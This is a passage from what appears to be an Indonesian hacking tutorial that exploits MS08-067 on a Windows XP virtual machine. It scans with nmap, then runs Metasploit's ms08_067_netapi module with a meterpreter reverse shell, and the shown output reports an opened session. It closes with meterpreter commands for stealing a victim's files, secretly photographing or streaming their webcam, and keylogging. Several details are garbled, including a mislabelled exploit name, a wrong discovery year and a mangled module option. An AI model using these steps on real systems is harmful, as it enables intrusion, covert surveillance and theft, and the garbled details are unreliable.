135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:36:DA:D2 (VMware)
```

Terlihat windows xp membuka port 445

Catatan :

Celah pada windows xp telah ditemukan pada tahun 2007 yaitu pada *service port 445* yang menjalankan *service samba(smb)*, pada metasploit *frameworkexploit* ini diberinama `sudo nmap smb-vuln-ms08-067`

Untuk memastikan apakah pada windows xp tersebut terdapat celah , kita akan menggunakan NSE (*Nmap Script Engine*).



Dengan option

Nmap --scrip <scrip yang akan kita gunakan > -p <port> <target>

Ketikan perintah

sudo nmap --script smb-vuln-ms08-067 -p 445 192.168.168.129

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-08 23:34 HIO
Nmap scan report for 192.168.168.129
Host is up (0.00012s latency).
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:36:DA:D2 (VMware)

Host script results:
smb-vuln-ms08-067:
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: LIKELY VULNERABLE
IDS: CVE:CVE-2008-4250
The Server service in Microsoft Windows 2008 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
code via a crafted RPC request that triggers the overflow during path canonicalization.

Disclosure date: 2008-10-21
References:
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```

Terdapat informasi

smb-vuln-ms08-067:

| VULNERABLE:

| Microsoft Windows system vulnerable to remote code execution (MS08-067)

| State: **LIKELY VULNERABLE**

| IDs: CVE:CVE-2008-4250

Nmap memberikita informasi bahwa windows xp tersebut terdapat celah (LIKELY VULN)

Tahap selanjutnya adalah tahap eksploitasi

ketikan

#msfconsole




Kemudian kita akan menggunakan exploit universal pada windows xp dimetasploit framework yaitu disebut dengan sebutan **exploit/windows/smb/ms08\_067\_netapi** dan kita akan menggunakan powerfull payloads yaitu **meterpreter**

Ketikan perintah

**#use exploit/windows/smb/ms08\_067\_netapi**

**#set payload windows/meterpreter/reverse\_tcp**



Untuk melihat apa yang kita butuhkan seterusnya ketikan perintah

**#show options**

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SHARPTIME  RHOSTNAME        yes       The pipe name to use (ADMIN$ or ADMIN$)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      LHOST            yes       The listen address
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting
```

Terlihat RHOST dan LHOST masih kosong

RHOST = alamat target

LHOST = alamat Local (Ip kita)

Untuk melengkapi ketikan perintah

#set RHOST 192.168.168.129 (menyesuaikan target)

#set LHOST 192.168.168.1 (menyesuaikan IP)

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.168.129
RHOST => 192.168.168.129
msf exploit(ms08_067_netapi) > set LHOST 192.168.168.1
LHOST => 192.168.168.1
msf exploit(ms08_067_netapi) >
```

Dan terakhir kita jalankan perintah exploit

#exploit

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.168.1:4444
[*] 192.168.168.129:445 - Automatically detecting the target...
[*] 192.168.168.129:445 - Fingerprint: Windows XP - Service Pack 2 - Lang:English
[*] 192.168.168.129:445 - Selected target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.168.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.168.129
[*] Meterpreter session 1 opened (192.168.168.1:4444 -> 192.168.168.129:1032) at 2016-03-09 00:00:03 +0700

meterpreter >
```

Kita lihat bahwa kita berhasil masuk kedalam sistem windows xp

Berikut adalah perintah dari meterpreter untuk eksplorasi ke sistem

Perintah	Fungsi
Help	Menampilkan menu Help pada meterpreter
background	Memindahkan session ke belakang layar
Cat	Melihat isi file di komputer korban
Pwd	Melihat posisi dimana kita berada
Download	Mencuri file dari korban
Upload	Mengupload file ke dalam komputer korban
Ipconfig	Melihat IP (konfigurasi network)
Migrate	Untuk berpindah ke satu proses ke proses yang lain
Shell	Masuk kedalam command prompt
Webcam_list	Mengetahui jenis webcam pada komputer korban
Webcam_snap	Mengambil foto wajah korban
Webcam_stream	Live streaming wajah korban
Idletime	Mengetahui lama komputer dijalankan
Sysinfo	Mengetahui info tentang sistem korban
Getsystem	Menjadi administrator pada sistem korban
Keyscan_start	Mengaktifkan keylogger pada komputer korban
Keyscan_stop	Menonaktifkan keylogger
Keyscan_dump	Melihat hasil dari keylogger
Run vnc	Untuk remote desktop



